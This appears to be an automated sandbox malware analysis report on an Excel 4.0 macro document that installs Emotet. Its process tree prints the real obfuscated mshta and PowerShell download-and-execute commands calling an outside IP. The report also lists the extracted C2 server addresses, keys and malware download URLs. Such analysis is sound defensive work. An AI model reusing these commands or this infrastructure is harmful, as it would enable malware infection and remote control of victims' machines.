ID: 562416
Sample Name:
DOCUMENT_2801.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:14:11
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

DOCUMENT_2801.xls


Overview

General Information

Sample Name:	DOCUMENT_2801.xls
Analysis ID:	562416
MD5:	3f397d9cca3251…
SHA1:	54b8106c1715eb..
SHA256:	f695adbe8668cd..
Tags:	SilentBuilder xls
Infos:	



Detection




Hidden Macro 4.0 Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e…
- System process connects to networ…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Found malware configuration
- Multi AV Scanner detection for subm…
- Office document tries to convince v…
- Yara detected Emotet
- Multi AV Scanner detection for dom…
- Sigma detected: Windows Shell File…
- Document contains OLE streams w…
- Passes commands via pipe to a she…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 684 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - cmd.exe (PID: 572 cmdline: cmd /c set ooo=mshta http://91.240.118.172/ee/ss/se.html & echo %ooo% | cmd MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - cmd.exe (PID: 2668 cmdline: C:\Windows\system32\cmd.exe /S /D /c" echo %ooo% " MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - cmd.exe (PID: 2672 cmdline: cmd MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
      - mshta.exe (PID: 2696 cmdline: mshta http://91.240.118.172/ee/ss/se.html MD5: 95828D670CFD3B16EE188168E083C3C5)
        - powershell.exe (PID: 1708 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({FutuReD}{FutuReD}Ne{FutuReD}{FutuReD}w{FutuReD}-Obj{FutuReD}ec{FutuReD}{FutuReD}t N{FutuReD}{FutuReD}et{FutuReD}.W{FutuReD}{FutuReD}e'.replace('{FutuReD}', ''); $c4='bC{FutuReD}li{FutuReD}{FutuReD}en{FutuReD}{FutuReD}t).D{FutuReD}{FutuReD}ow{FutuReD}{FutuReD}nl{FutuReD}{FutuReD}{FutuReD}o'.replace('{FutuReD}', ''); $c3='ad{FutuReD}{FutuReD}St{FutuReD}rin{FutuReD}{FutuReD}g{FutuReD}("ht{FutuReD}tp{FutuReD}://91.240.118.172/ee/ss/se.png")'.replace('{FutuReD}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X MD5: 852D67A27E454BD389FA7F02A8CBE23F)
          - cmd.exe (PID: 1868 cmdline: "C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\Milossd.dll KitKat MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
            - rundll32.exe (PID: 2844 cmdline: C:\Windows\SysWow64\rundll32.exe C:\ProgramData\Milossd.dll KitKat MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 1124 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\Milossd.dll",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 344 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Hzcvqvi\kisyfwhhvxv.tpx",RIBFxhGufP MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 2816 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Hzcvqvi\kisyfwhhvxv.tpx",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 1532 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Gjesjojdky\tnenolnsbc.zlf",RPzUMBQVQiRJfbr MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                      - rundll32.exe (PID: 2904 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Gjesjojdky\tnenolnsbc.zlf",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "C2 list": [
    "74.207.230.120:8080",
    "139.196.72.155:8080",
    "37.44.244.177:8080",
    "37.59.209.141:8080",
    "116.124.128.206:8080",
    "217.182.143.207:443",
    "54.37.228.122:443",
    "203.153.216.46:443",
    "168.197.250.14:80",
    "207.148.81.119:8080",
    "195.154.146.35:443",
    "78.46.73.125:443",
    "191.252.103.16:80",
    "210.57.209.142:8080",
    "185.168.130.138:443",
    "142.4.219.173:8080",
    "118.98.72.86:443",
    "78.47.204.80:443",
    "159.69.237.188:443",
    "190.90.233.66:443",
    "104.131.62.48:8080",
    "62.171.178.147:8080",
    "185.148.168.15:8080",
    "54.38.242.185:443",
    "198.199.98.78:8080",
    "194.9.172.107:8080",
    "85.214.67.203:8080",
    "66.42.57.149:443",
    "185.148.168.220:8080",
    "103.41.204.169:8080",
    "128.199.192.135:8080",
    "195.77.239.39:8080",
    "59.148.253.194:443"
  ],
  "Public Key": [
    "RUNTMSAAAAD0LxqDNhonUYwk8sqo7IWuUllRdUiUBnACc6romsQoe1YJD7wIe4AheqYofpZFucPDXCZ0z9i+ooUffqeoLZU0",
    "RUNLMSAAAADYNZPXY4tQxd/N4Wn5sTYAm5tUOxY2ol1ELrI4MNhHNi640vSLasjYTHpFRBoG+o84vtr7AJachCzOHjaAJFCW"
  ]
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
DOCUMENT_2801.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x140a2:$s1: Excel • 0x15105:$s1: Excel • 0x3106:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 01 3A
DOCUMENT_2801.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\DOCUMENT_2801.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x140a2:$s1: Excel • 0x15105:$s1: Excel • 0x3106:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 01 3A
C:\Users\user\Desktop\DOCUMENT_2801.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	
C:\ProgramData\Milossd.dll	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000011.00000002.664811796.0000000002D81000.00000020.00000001.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000C.00000002.510464737.0000000002CF1000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000E.00000002.559443936.00000000001E0000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
0000000C.00000002.510287777.00000000026A1000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000C.00000002.510076235.0000000000810000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 65 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
17.2.rundll32.exe.27d0000.7.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
14.2.rundll32.exe.25b0000.9.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
17.2.rundll32.exe.3090000.27.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
17.2.rundll32.exe.2f70000.23.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.3c0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 97 entries				

Sigma Overview

System Summary

- Sigma detected: Windows Shell File Write to Suspicious Folder
- Sigma detected: MSHTA Spawning Windows Shell
- Sigma detected: Suspicious MSHTA Process Patterns
- Sigma detected: Microsoft Office Product Spawning Windows Shell
- Sigma detected: Suspicious PowerShell Command Line
- Sigma detected: Mshta Spawning Windows Shell

Jbx Signature Overview

AV Detection

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Multi AV Scanner detection for domain / URL
- Machine Learning detection for dropped file

Software Vulnerabilities

- Document exploit detected (process start blacklist hit)

Networking

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- System process connects to network (likely due to code injection or exploit)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

System Summary

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains OLE streams with names of living off the land binaries

Powershell drops PE file

Found Excel 4.0 Macro with suspicious formulas

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Passes commands via pipe to a shell (likely to bypass AV or HIPS)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Scripting	1 Windows Service	1 Windows Service	2 Disable or Modify Tools	1 Input Capture	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 1 1 Process Injection	1 Deobfuscate/Decode Files or Information	LSASS Memory	3 File and Directory Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	2 1 Scripting	Security Account Manager	3 8 System Information Discovery	SMB/Windows Admin Shares	1 Input Capture	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 1 Command and Scripting Interpreter	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	2 1 Security Software Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	1 Service Execution	Network Logon Script	Network Logon Script	2 Masquerading	LSA Secrets	1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	1 2 2 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	1 PowerShell	Rc.common	Rc.common	1 Virtualization/Sandbox Evasion	Cached Domain Credentials	2 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Hidden Files and Directories	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Rundll32	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph



Hide Legend


Legend:


- Process
- Signature
- Created File
- DNS/IP Info
- Is Dropped
- Is Windows Process
- Number of created Registry Values
- Number of created Files
- Visual Basic
- Delphi
- Java
- .Net C# or VB.NET
- C, C++ or other language
- Is malicious
- Internet

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DOCUMENT_2801.xls	17%	ReversingLabs	Document-Excel.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\Milossd.dll	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
17.2.rundll32.exe.3090000.27.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.d80000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
12.2.rundll32.exe.2760000.8.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.3c0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2a90000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.25b0000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2880000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.2e10000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.370000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.29a0000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.e50000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
16.2.rundll32.exe.200000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.2730000.7.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.270000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2f70000.23.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.7d0000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2eb0000.21.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.27d0000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2db0000.19.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.e80000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.2900000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.340000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.8b0000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.1c0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.c20000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.730000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2900000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.600000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.rundll32.exe.270000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.860000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2fc0000.24.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2800000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
11.2.rundll32.exe.2b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.880000.3.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2e40000.20.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2800000.10.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.27d0000.9.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Source	Detection	Scanner	Label	Link	Download
14.2.rundll32.exe.28d0000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2b00000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2e90000.15.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2e40000.14.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2d80000.18.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.830000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2d10000.16.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.3030000.25.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.3060000.26.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.810000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.2830000.11.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.2cf0000.12.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2a10000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2d50000.17.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.27a0000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2b30000.14.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2b60000.15.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.2400000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.26d0000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2ee0000.22.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.26a0000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.700000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.ce0000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.8e0000.5.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.2db0000.13.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.290000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
tamiladsense.com	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://tamiladsense.com/wp-includes/BEADvqGgemV8SnTX/PE3	100%	Avira URL Cloud	malware	
http://https://vn.minin	0%	Avira URL Cloud	safe	
http://engaz.shop/wp-content/MOllqUm2nb/PE3	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://lastregaristorante.com/w	0%	Avira URL Cloud	safe	
http://91.240.118.172/ee/ss/se.htmlngs	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://engaz.shop/wp-content/MOllqUm2nb/	100%	Avira URL Cloud	malware	
http://91.240.118.17f	0%	Avira URL Cloud	safe	
http://https://lastregaristorante.com/wp-admin/ffdC7ElM2Bn2/PE3	100%	Avira URL Cloud	malware	
http://https://oculusvisioncare.com/wp-	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://tunbridgeservices.com/jfo	0%	Avira URL Cloud	safe	
http://91.240.118.172/ee/ss/se.html	100%	Avira URL Cloud	malware	
http://3-fasen.com/wp-content/3Bl0hBbW/PE3	100%	Avira URL Cloud	malware	
http://91.240.11	0%	URL Reputation	safe	
http://https://oculusvisioncare.com/wp-includes/ZEYDjosbNExFTdu/	100%	Avira URL Cloud	malware	
http://manchesterheatingservices.youprocontact.com/wp-admin/AiK1	100%	Avira URL Cloud	malware	
http://https://ecobaby.pi-dh.com/Serendib/gl1hcef9Y3GSTCDC/	100%	Avira URL Cloud	malware	
http://manchesterheatingservices.youprocontact.com/wp-admin/AiK19uMf/PE3	100%	Avira URL Cloud	malware	
http://https://oculusvisioncare.com/wp-includes/ZEYDjosbNExFTdu/PE3	100%	Avira URL Cloud	malware	
http://tunbridgeservices.com/jfoeqhxz/zOX0/PE3	100%	Avira URL Cloud	malware	
http://https://ecobaby.pi-dh.com/Serendib/gl1hcef9Y3GSTCDC/PE3	100%	Avira URL Cloud	malware	
http://https://139.196.72.155/R	0%	Avira URL Cloud	safe	
http://91.240.118.172/ee/ss/se.p	0%	Avira URL Cloud	safe	
http://tamiladsense.com/wp-inclu	100%	Avira URL Cloud	malware	
http://onexone.elementor.cloud/cdrxhrt/uVE0uVHOz5E/	100%	Avira URL Cloud	malware	
http://imaginariumstore.fun/ncsb	100%	Avira URL Cloud	malware	
http://91.240.118.172/ee/ss/se.pngPE3	0%	Avira URL Cloud	safe	
http://https://mypurealsystem.com/App_Start/Rhh8lKO/PE3	100%	Avira URL Cloud	malware	
http://https://ecobaby.pi-dh.com/Serend	100%	Avira URL Cloud	malware	
http://3-fasen.com/wp-content/3B	100%	Avira URL Cloud	malware	
http://onexone.elementor.cloud/c	100%	Avira URL Cloud	malware	
http://https://mypurealsystem.com/App_S	0%	Avira URL Cloud	safe	
http://https://74.207.230.120:8080/FdEJzcDerSgtVabAaMUkOcPkEPidYPfBmMvmzXVDJBNdJaXMcsv%lwG	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://3-fasen.com/wp-content/3Bl0hBbW/	100%	Avira URL Cloud	malware	
http://3-fasen.c	0%	Avira URL Cloud	safe	
